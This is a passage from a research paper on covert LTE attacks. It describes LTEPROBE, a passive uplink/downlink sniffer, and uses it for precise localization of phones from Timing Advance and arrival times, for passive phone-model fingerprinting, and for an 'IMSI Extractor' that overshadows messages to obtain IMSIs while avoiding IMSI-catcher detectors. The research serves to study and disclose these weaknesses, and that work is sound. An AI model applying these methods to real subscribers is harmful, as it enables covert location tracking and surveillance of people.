With the victim connected to the same base station as the attacker, more advanced attacks can be executed. As proposed in [32], an attacker can observe control messages on the MAC layer that contain propagation delay correction information. This information alone constrains the location of the victim to a 78 meters wide ring around the eNodeB with its perimeter defined by the propagation delay correction.

Localization attacks based on fake base stations [19] are even more accurate. However, we do not consider them stealthy enough to be used in a large-scale tracking attack.

IMSI Catchers. As mentioned in Section 1, for areas with a high density of UEs, the attacker needs to be able to obtain the identity of the victims in order to track them. The most potent attacks in this area are IMSI Catchers [19, 36], which reveal the unique IMSI number to the attacker. However, these attacks all rely on fake base stations.

3 LTEPROBE

The key component to make the stealthy tracking possible is the implementation of a combined uplink/downlink LTE sniffer that we name LTEPROBE. In what follows, we describe LTEPROBE and its abilities. As already discussed, downlink sniffing (see, e.g., [8, 23]) allows the attacker to record unencrypted Downlink Control Information and control elements on MAC layer. With an uplink sniffer, however, the attack surface increases substantially. Unencrypted messages, such as the initialization messages, can be used by the attacker for the leakage of users' identifiers. All uplink messages, even encrypted ones, can be used for precise time of arrival measurements.

3.1 System Architecture

We designed LTEPROBE to be a fully passive device and therefore virtually undetectable. LTEPROBE receives RF samples on both uplink and downlink. It records all communication between mobile phones and base stations but does not break encryption. LTEPROBE has a stable clock and synchronizes its reception to the base station. The clock drift between the base station's and LTEPROBE's clock is negligible, because both devices use GPS synchronized clocks.

LTEPROBE consists of two components: DOWNLINKPROBE, the downlink sniffer, and UPLINKPROBE, the uplink sniffer. DOWNLINKPROBE works as a standalone analyzer for downlink, but UPLINKPROBE requires scheduling information shared by DOWNLINKPROBE. The uplink and downlink sniffing is feasible due to the unencrypted DCI messages carried over the downlink control channel.

DOWNLINKPROBE first synchronizes to the base station and records identifiers of connected UEs. The LTE protocol specifies temporary RNTI numbers for the identification of UEs on the physical layer for the duration of the connection. With the RNTI, DOWNLINKPROBE finds and decodes messages intended for the victim UEs.

On the physical layer, when a UE connects to an eNodeB, the eNodeB replies with a Random Access Response. Inside the Random Access Response, the eNodeB specifies a new RNTI for the UE. Because the Random Access Response is sent in a plain-text, it is visible to DOWNLINKPROBE. However, this method can be used only for new connections. For already connected UEs, the assigned RNTI is not exchanged in plain-text, but coded into the CRC of DCI messages. The work in [23] describes a method for extracting the RNTIs from the DCIs, however, for our use-cases this is not necessary.

To decode downlink channels, DOWNLINKPROBE computes inverse OFDMA transformation to receive frequency samples. It performs channel correction and frequency offset correction. It then goes over all possible locations of DCIs for the set of recorded RNTIs and tries to decode them. Depending on the format of the decoded DCI, DOWNLINKPROBE either uses it to decode the PDSCH message or shares it with UPLINKPROBE. Finally, DOWNLINKPROBE parses PDSCH messages to get higher-layer messages, e.g., NAS-layer messages containing dedicated UE configuration. Figure 1 shows how DOWNLINKPROBE receives RNTIs in




Figure 1: Decoding of uplink and downlink channels by LTEPROBE. First LTEPROBE records an RNTI of a UE. Then it uses it to decode DCIs. DCIs either specify resource blocks containing downlink or uplink data.

Random Access Response and then obtains shared channel data.

UPLINKPROBE receives samples transmitted from multiple UEs. Similar to the eNodeB, it demodulates them and applies channel correction. Afterward, it tries to decode uplink shared channels and control channels.

The physical uplink shared channel is decoded according to the scheduling information. eNodeB controls the scheduling in the LTE protocol, so it knows the scheduled resource allocations. In our case, UPLINKPROBE has to obtain the scheduling information from the DCI messages the same way the UE receives them. UPLINKPROBE uses the passed DCI Format 0 messages from the downlink sniffer containing the scheduling information. Because DCI Format 0 messages carry the resource allocations for future uplink transmissions, without a downlink sniffer, UPLINKPROBE would not be able to decode uplink channels. Figure 1 visualizes the procedure of UPLINKPROBE.

To correctly decode uplink shared and control channels, UPLINKPROBE has to apply a dedicated UE configuration sent via a RRC-layer downlink message. UPLINKPROBE again uses information recorded by DOWNLINKPROBE. Similar to DOWNLINKPROBE, physical layer messages are parsed to receive higher layer messages.

LTEPROBE Implementation

We base our implementation on srsLTE [16], an open-source library for the LTE protocol. The two main components, DOWNLINKPROBE and UPLINKPROBE, run on two separate co-located USRP devices. The two components run as two threads of a parent LTEPROBE program.

Both downlink and uplink subframes are scheduled at the same time. Regular UEs learn the timings of the subframe from the synchronization signals transmitted by the eNodeB. Similarly, our LTEPROBE synchronizes to the eNodeB by observing the synchronization signals. However, only DOWNLINKPROBE is receiving them. Therefore, the uplink and downlink threads of LTEPROBE need to share timings and subframe numbers; otherwise, UPLINKPROBE would not be able to receive the uplink subframes at the correct time. To synchronize precisely, the two USRPs need to have the same time reference. This can be solved by using a GPSDO on both USRPs to have the same GPS clock or by using an Octoclock, a clock distribution module.

For each subframe, both UPLINKPROBE and DOWNLINKPROBE record the subframe index and the exact time they received it. If the timestamps for the same subframe index do not match, UPLINKPROBE has to adjust its reception time by discarding time samples. A perfect synchronization of the two components is then achieved.

Unless LTEPROBE is co-located with the eNodeB, the uplink messages sent by UEs will not be perfectly time synchronized to the frames at LTEPROBE location (due to different propagation delays). We tested the robustness of the LTEPROBE under such misalignment of the attacker in Figure 12 in the Appendix. Our results show that the attacker can still decode the messages under $< 4\mu s$ misalignment




Figure 2: Passive localization attack using a single sniffer. The yellow ring is defined by the received Timing Advance Command, and the grey ellipse is defined by the time of arrival measured by LTEPROBE. The intersection of the two rings defines possible locations of the mobile phone.

(which corresponds to 1.2*km* distance). However, even if this misalignment would be larger, because UPLINKPROBE and DOWNLINKPROBE are independent devices, the attacker can apply time correction to the uplink messages and still correctly decode uplink messages.

4 Passive Localization Attack

Passive localization of UEs in LTE networks was proposed in a number of prior works [23, 32, 36]. Most notably, Roth et al. [32] proposed a passive localization attack that leverages synchronization parameters sent on the MAC layer (Timing Advance Command) and times of arrival of uplink and downlink messages.

Specifically, the attack proposed in [32] works by observing the Timing Advance Command containing propagation delay correction information. Because of the coarse granularity of the Timing Advance Command, the attack constrains the location of the victim to a 78 meters wide ring around the eNodeB. Furthermore, in LTE-Advanced, the UE has an option to connect to multiple cells at once. Multiple delay correction information then constrains the victim's location to the intersection of the rings. Finally, Roth et al. [32] proposes an idea of localizing a UE based on times of arrival of uplink messages, which would allow the attacker to constrain the victim's location to an additional 78 meters wide ring around the attacking device. However, the authors do not provide details, simulations, or implementation of this proposal.The LTE Positioning Protocol [2] has been standardized/implemented for localization in LTE. One supported technology is estimating the location from the UE with the observed time difference of arrival (OTDOA) of downlink transmission from multiple base station in the vicinity. The mechanism of the OTDOA method is the same as the one proposed by Roth et al.

Our passive localization attack also exploits unciphered Timing Advance Command and time of arrival of uplink messages. However, contrary to their work, we transform the geometry of the problem from a circle to an ellipse. This transformation enables us to remove the systematic error due to the course-grained Timing Advance Command. Instead of having an additional 78m wide ring around the sniffer, we have a precise ellipse with focal points at the base station and the sniffer, as drawn in Figure 2.

The most significant contribution of our attack is the actual implementation and its evaluation in Section 7. Our implementation revealed the imprecision of the hardware inside the mobile phones. To solve this problem, we have transformed the active fingerprinting attack introduced in [37] into an entirely passive attack in Subsection 4.4. Knowing the model of mobile phones can increase the precision of the localization by as much as 20 meters. In our work, we do not study the effects of the radio environment (e.g., multi-path propagation or shadow-fading) as these topics are orthogonal to our research. For performance reasons, any positioning system has to account for such conditions. The work in [41] provides an example how one can use the error budget to compute the precision of localization system under different channel conditions.

In this section, we develop this passive localization attack, provide its mathematical basis and describe its implementation. The attacker can constrain the victim's location to two possible areas as shown in Figure 2 using just one sniffing device and a base station. The two possible areas are the intersection of a wide ring defined by the Timing Advance Command and an ellipse defined by the time of arrival of uplink messages. Using two or more sniffing devices results in the attacker learning the location of the victim. Alternatively, the adversary can rule out possible locations by cross-checking with, e.g, a detailed map of the area.

4.1 Timing Advance Command

Multiple UEs connect to eNodeB at the same time. Each UE is at a different distance. Due to a propagation delay, without any corrective mechanism, uplink messages would be received with a different delay. Thus, the eNodeB needs to help correct each UE's timing to ensure alignment of all uplink messages within the resource blocks as observed by the eNodeB.




Figure 3: Timing Advance is used to align uplink transmissions. Transmission and reception at eNodeB are synchronized.




Figure 4: The propagation delay between the eNodeB and UE is δ, but the received Timing Advance value corresponds to a distance in the middle of yellow ring. The difference between these two values is a systematic error ε.

Figure 3 shows a situation where the propagation delay between the UE and eNodeB is δ. Due to the propagation delay of the downlink message, the frame synchronization of the UE is being shifted by δ from the eNodeB's time. The propagation delay of an uplink message is again δ. Therefore, the uplink message arrives at the eNodeB with a delay of 2δ. The eNodeB measures the delay and signals it to the UE with a Timing Advance (TA) Command.

The LTE specification [4] defines that the Timing Advance value is expressed as $T_A \times 16 \times T_S$, where $T_S = 1/30720ms$. T_A is the value signalled by the eNodeB. The T_A value is sent as a part of the MAC control element. It is sent unciphered by the eNodeB on the MAC layer.

The granularity of the TA is therefore $T_S \times 16 = 0.5208\mu s$. The UE does not receive a more precise value for the propagation delay δ. Given that the propagation speed is the speed of light, the UE can estimate its distance from the eNodeB in a range of $78.07m$ ($156.14m$ divided by 2 because of the round-trip). Figure 4 visualizes the difference between the actual distance of the UE and the eNodeB and the distance the UE computes from the TA Command.

4.2 Times of Arrival of Uplink and Downlink Messages

Localization attacks based on the time difference of arrival of a victim's messages constrain the victim's location to the intersection of multiple hyperbolas. The attacker can use the time difference of arrival between uplink and downlink message to define a hyperbola between the attacker and the base station. In the case of LTE, due to the systematic error introduced in the Timing Advance value, the attacker using this classical approach ends up with a 78m error. However, we show how the attacker can formulate the problem using ellipses and cancel the systematic error. We define the following variables to explain the unique localization problem in LTE:

t_n the time of the transmission of the downlink subframe n by the eNodeB. Tge UE tries to send the uplink subframe n such that it arrives at eNodeB at time t_n.

δ_{UE} propagation delay between the eNodeB and the UE.

δ_{DLPROBE} propagation delay between the eNodeB and LTEPROBE. We assume this value is known to the attacker since it knows the location of both the eNodeB and LTEPROBE.

δ_{ULPROBE} propagation delay between LTEPROBE and the UE.

δ_{TA} time corresponding to the TA value received in the Timing Advance Command.

ε systematic error TA value introduces due to discretization of the propagation delay. It is the difference between the propagation delay and the TA value shown in Figure 4 and its value ranges from $-0.1302\mu s$ to $0.1302\mu s$. We know that $\delta_{\text{TA}} = 2\delta_{\text{UE}} + 2\varepsilon$.

The attacker measures the time of arrival of downlink and uplink messages using LTEPROBE with subsample precision. The attacker uses the reference signals sent with each transmission for the timing estimation. Therefore, the attacker can collect independent measurements for each transmission and use a rolling average to smooth out any inconsistencies.

Downlink Message.

Tx at eNodeB	t_n
Rx at UE	$t_n + \delta_{\text{UE}}$
Rx at LTEPROBE	$t_n + \delta_{\text{DLPROBE}}$

Since δ_{DLPROBE} is known to the attacker, it can compute t_n from the reception time of the downlink message. The attacker can infer the times of transmission of the subsequent subframes as $t_{n+k} = t_n + k$, since the subframe length is 1ms.




Figure 5: Visualization of times of arrival and delays of uplink and downlink messages.

Uplink Message without TA Command.

Tx at UE	$t_n + \delta_{UE}$
Rx at eNodeB	$t_n + 2\delta_{UE}$
Rx at LTEPROBE	$t_n + \delta_{UE} + \delta_{ULPROBE}$

The UE receives all the downlink messages delayed with δ_{UE}, therefore its synchronization is shifted as explained in Subsection 4.1. It will transmit uplink messages at time $t_n + \delta_{UE}$ instead of t_n. The Attacker computes t_n from the downlink message. It can measure $\delta_{UE} + \delta_{ULPROBE}$ from the reception time of the uplink message by subtracting t_n.

Uplink Message with TA Command.

Tx at UE	$t_n + \delta_{UE} - \delta_{TA} = t_n - \delta_{UE} - 2\varepsilon$
Rx at eNodeB	$t_n + 2\delta_{UE} - \delta_{TA} = t_n - 2\varepsilon$
Rx at LTEPROBE	$t_n + \delta_{UE} + \delta_{ULPROBE} - \delta_{TA} =$ $= t_n - \delta_{UE} + \delta_{ULPROBE} - 2\varepsilon$

The Attacker can no longer precisely compute $\delta_{UE} + \delta_{ULPROBE}$ by subtracting t_n because of the error 2ε which can range from $-0.2604\mu s$ up to $0.2604\mu s$.

4.3 Localization

In the previous two subsections, we saw two sets of information that the attacker can use to localize a victim: Timing Advance Command sent by the base station on MAC layer and the times of arrival of uplink and downlink messages at LTEPROBE. Figure 2 visualizes the attack and possible locations of the victim's phone in the environment.

The simple localization attack works by sniffing TA Commands since they are transmitted unciphered on the MAC layer of LTE protocol. Therefore, TA Command can be recorded by our DOWNLINKPROBE. Because of the coarse granularity due to discretization of the TA value, TA Command localization constricts possible location to a ring around the downlink sniffer with a width of 78m (yellow ring in Figure 2).

We saw in Subsection 4.2 how the attacker learns times of transmission of subframes t_n from the time of arrival of downlink messages. When LTEPROBE receives a Downlink Control Information with scheduling for uplink transmission of the victim, it decodes the uplink message and measures its time of arrival. The time of arrival of the uplink message to LTEPROBE is:

$$\text{ToA} = t_n - \delta_{UE} + \delta_{ULPROBE} - 2\varepsilon$$

By subtracting the subframe transmission time t_n, the attacker gets a time difference of arrivals of the uplink and the downlink message. The attacker is able to then define a hyperbola of possible locations with an error 2ε. In our approach we instead subtract the subframe time t_n and add the value leaked from the TA Command to learn the sum of distances:

$$\delta_{UE} + \delta_{ULPROBE} = \text{ToA} - t_n + \delta_{TA}$$

Therefore, we are able to completely cancel out the systematic error ε from the equation. The measured sum of the two propagation delays δ_{UE} and $\delta_{ULPROBE}$ constraints a set of possible locations of the victim's UE as:

$$d_{UE} + d_{ULPROBE} = c \times (\delta_{UE} + \delta_{ULPROBE})$$

, where d_{UE} is the distance between UE and eNodeB, $d_{ULPROBE}$ is the distance between UE and LTEPROBE, and c is the speed of light in the air. This constraint defines an ellipsis with two focal points: LTEPROBE and the base station.

The location is now constricted to the intersection of a ring and an ellipsis shown in Figure 2. Using just one sniffer, the attacker gets two narrow location areas.

The attacker can significantly improve the precision of TA Attack by employing multiple LTEPROBEs in different locations. The final UE location lies at the intersection of multiple precise ellipses. However, it introduces extra complexity and increases the cost of the attack.

4.4 Passive Fingerprinting Attack

Hardware Error. There are four hardware devices in the system: eNodeB, DOWNLINKPROBE, UPLINKPROBE, and the victim's UE. All four add a slight timing error due to the circuit design, length of the cables, antennas, etc. We assume the hardware error is constant for the specific model of the device. We have not observed the error changing during the experimental evaluation of the attack in Section 7. Software-defined radios in LTEPROBE are chosen by the attacker and the base station's hardware is selected by the operator but visible to the outside world. The only device the attacker cannot foresee in the system is the victim's UE. However, the attacker can build a database with various phones and corresponding hardware errors. If it can then identify the phone type of the victim, it can look up the corresponding hardware error.

Passive Fingerprinting. To learn the hardware error introduced by the phone model, we modify and extend the attack by Shaik et al. [37]. This attack analyzes the uplink traffic and classifies the baseband modem of the phones connected to the cell. A baseband modem is the chip responsible for mobile network communication. The attack in [37] uses a relay base station to decode uplink information; therefore, this is an active attack. We instead use LTEPROBE to receive uplink information. Our improvement makes the attack entirely passive, and we show how it can be used for modem and phone type fingerprinting using the decision tree model.

As a feature vector used in fingerprinting, we use the core capabilities sent in plain-text with the Attach Request. Each phone has different capabilities implemented; therefore, these messages differ significantly.

Figure 6 shows a PCA decomposition of the feature vector for all the tested phones, excluding iPhones. We can see that phones with the same modem manufacturer have similar core capabilities (see Table 2 for list of phones and their corresponding modem). We do not include iPhones in the visualisation for clarity reasons, as iPhones are clustered together far away from other phones. We can see four clusters in Figure 6. Green are the phones with Huawei modem, yellow with Samsung modem, and the blue and purple clusters are Qualcomm phones. Blue phones are older models of phones, whereas purple ones correspond to recent models. The only exception is the OnePlus 7T which was clustered with old Qualcomm phone models. Four models of phones pictured in the Figure 6 have the same modem: Xiaomi Mi9, Xiaomi MiX 3 Google Pixel 4, and OnePlus 7T. OnePlus 7T is an outlier; however, the other three phones still do not have the same feature vector as they are only clustered closely together. Therefore, the capability object depends both on the modem and phone model. Thus, the attacker can learn the exact fingerprint of each phone model.




Figure 6: First two components of PCA decomposition of the feature vector.

5 IMSI Extractor

To associate UEs with a unique key and therefore facilitate their tracing, we propose a new identification attack based on message overshadowing and LTEPROBE. For message overshadowing, we use AdaptOver [13], a recently proposed LTE overshadowing attack. In AdaptOver, the attacker sends a message perfectly aligned with the base station's message timing and frequency, but with up to 3dB higher power, thus replacing the original with the attacker's message. To the UE, the attacker's messages are indistinguishable from legitimate messages.

In this section, we show that by combining sniffing on the uplink and AdaptOver injecting just one adversarial message, we can get the UE to leak the IMSI. Since each SIM card has a unique, persistent IMSI number, the attacker perfectly distinguishes the victim with this attack. Even though the attack is active, the attacker can choose the granularity of when it wants to perform the attack as well as only target specific UEs. Our attack is triggered when the eNodeB sends a RRC Connection Setup, as pictured in Figure 7. This happens when the UE goes from an off or idle state to a connected state (e.g., the phone receives a paging message or needs to transmit data).

Identification of a Victim. As shown in the Figure 7, the UE sends an initial RRC Connection Request containing its TMSI number. However, because the LTE network can change this identifier at any time, the attacker does not have any assurance about UE's long-term identity. Instead, the IMSI number satisfies this, but the UE does not transmit IMSI in




Figure 7: The attacker sniffs a Connection Request containing the UE's TMSI. After receiving a Connection Setup, the attacker overshadows the message sent by the base station with an Identity Request message. The attacker then sniffs the Identity Response from the UE and learns its IMSI. The attacker is able to link the temporary identifier TMSI to the unique persistent IMSI.

plain-text in the usual behavior of the protocol. Nevertheless, the LTE protocol allows the core of the network to request the IMSI number at any time (e.g., when the network loses the TMSI number) by sending an Identity Request.

5.1 Overshadowing with Identity Request

Specified in [5], an Identity Request for the IMSI number can be sent by the eNodeB without any integrity protection before the security context is created. Since the security context is not set up before the Service or Attach Request, the attacker can inject an Identity Request as a response to those requests. The UE will respond to the Identity Request with an Identity Response message containing its unique IMSI number, which LTEPROBE receives. Figure 7 shows the message exchange. Even though the legitimate base station proceeds with a connection procedure, AdaptOver sends a message with a higher power, overshadowing it. Thus, the UE only decodes the Identity Request that is sent by the attacker. The base station does not receive the Identity Response sent by the UE, because AdaptOver also modifies the uplink allocation during the attack. Overall the attack requires a limited number of transmissions by the attacker, with only a slightly higher power than the base station.

It is essential to point out that using Identity Request is just one concrete approach to how IMSI Extractor can operate. However, the attacker is not constrained by this and can create other protocol compliant communication traces, which trigger IMSI transmission in plain-text by the UE (e.g., Service Reject with cause 9, "UE identity cannot be derived by the network").

We present the first attack that combines the overshadowing attack with an uplink sniffing to violate user privacy. Earlier overshadowing attacks like SigOver [45] and AdaptOver [13] focused on denial of service.

Stealthiness of Our Attack. To a UE, the message exchange with a spoofed Identity Request looks benign. According to the LTE specification [5], a network can start an identification procedure at any time, even right after it received an Attach Request or Service Request. Therefore, from the protocol-level point of view at the UE, our attack does not raise any alarms. The base station also does not notice any problems. From the perspective of the eNodeB, the connection with the UE halted (e.g., due to bad reception at the UE). For both the UE and the base station, the traces generated by the attacker's messages are therefore compliant with the protocol.

Current detection mechanisms against IMSI Catchers work by detecting fake base stations [7, 9, 24, 26, 30]. These frameworks either work by comparing open-sourced locations of base stations to measured reports by users or special devices, or by detecting anomalies in the behavior of base stations by UEs. In case of our attack, these techniques do not work since a UE connects to a real base station. Therefore, to UEs, the behavior and location of the cell are legitimate. As proposed in [12], a signature based anomaly detector with a signature: "if Identity Request, then attack", is successful in the detection of our attack. However, because Identity Requests are also sent during a legitimate protocol flow, such a solution will inherently report false positives during legitimate identification procedures. Moreover, the attacker is not constrained to sending Identity Requests to perform IMSI Extractor, as mentioned above.

As explained in [7, 9], other features (e.g., number of neighbouring cells) are considered in most of the anomaly-based IMSI Catcher catching apps. Evaluating them, our catcher is not classified as an IMSI Catcher. Therefore, we consider our attack to be stealthy, at least with respect to existing deployed and proposed techniques.

6 LTRACK

In this section, we discuss how the techniques that we introduced in Section 4 and Section 5 can be put together to support large-scale tracking attacks, similar to those described e.g., in [38]. The goal of such a tracking attacks is to obtain traces of all users while staying as stealthy as possible.

Figure 8 visualizes a city setting where the attacker tries to localize users. The attacker uses the passive localization attack to locate individual users during their connections to base stations. However, without identification, all the UEs look the same, and after each reconnection, UEs might anonymize themselves with a new TMSI. If the user moves along less




Figure 8: Visualization of LTRACK, tracking attack based on passive localization and IMSI Extractor. When the attacker loses track of a victim in a natural mix-zone, the attacker uses the IMSI Extractor to distinguish the victim from other UEs in the area.

frequented areas when the TMSI gets updated, the attacker could still link the two temporary identifiers based on their locations. However, as an UE enters an area with many other UEs, this area will act as a natural mix zone. LTRACK solves this problem by using a combination of passive tracking and IMSI Extractor, allowing the attacker to distinguish UEs.

In order to launch our attack on a large-scale, the attacker needs to deploy at least one, preferably two, LTEPROBEs for each base station the attacker decides to monitor. LTEPROBEs are placed away from the base stations such that the attacker can perform the localization attack pictured in Figure 2. We do not put any restrictions on the attacker in terms of available funds or access to the locations. The attacker can place its devices at high vantage points (e.g., skyscrapers or communication towers). Building such a network of devices is feasible. Competitor service providers often already have devices (base stations) at preferred locations, which they can transform into sniffers. Our attack works in the following four stages:

(i) Communication Recording. The attacker uses LTEPROBEs to passively record all the traffic on the set of base stations it monitors. All the uplink and downlink communication with corresponding arrival times from all LTEPROBEs is stored in the attacker's database. All messages during a UE's connection to the eNodeB are addressed on the physical layer by a unique RNTI value as explained in Section 3, linking the messages together. Moreover, each connection of a UE to the network starts with an RRC Connection Request containing the TMSI of the user. The attacker stores a list of TMSIs observed during the attack's execution and links them to the corresponding connections. To link connections of the same user, whose TMSI changed during the execution, the attacker runs IMSI Extractor, described below.

